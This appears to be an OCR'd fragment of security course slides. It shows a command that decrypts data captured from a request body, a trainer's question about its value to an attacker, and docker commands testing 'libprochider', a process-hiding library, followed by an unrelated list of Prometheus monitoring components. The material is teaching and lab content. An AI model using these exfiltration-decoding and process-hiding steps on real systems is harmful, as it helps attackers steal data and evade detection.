
```
# Decrypt our data from the raw request body
# Be sure to replace [strong password] with the one set in Dockerfile
base64 -d <<< [DATA] | openssl enc -d -aes-256-cbc -md sha512 -pbkdf2 -a -salt -pass \
"pass:[strong password]" | gunzip
```

What do you see? Why would this info be useful to an attacker?

```
# Test libprochider
docker ps
docker exec [container name/id] ps auxf
# Outside the container?
ps auxf |grep systemd
# Stop the container running in the background (cleanup)
docker stop [container name/id]
```

Prometheus




Apps & Exporters
Storage
Grafana (Dashboard)
Scraping (Apps & Exporters)
Rules & Alerts (AlertManager)
AlertManager
Service Discovery
Kubernetes, etc.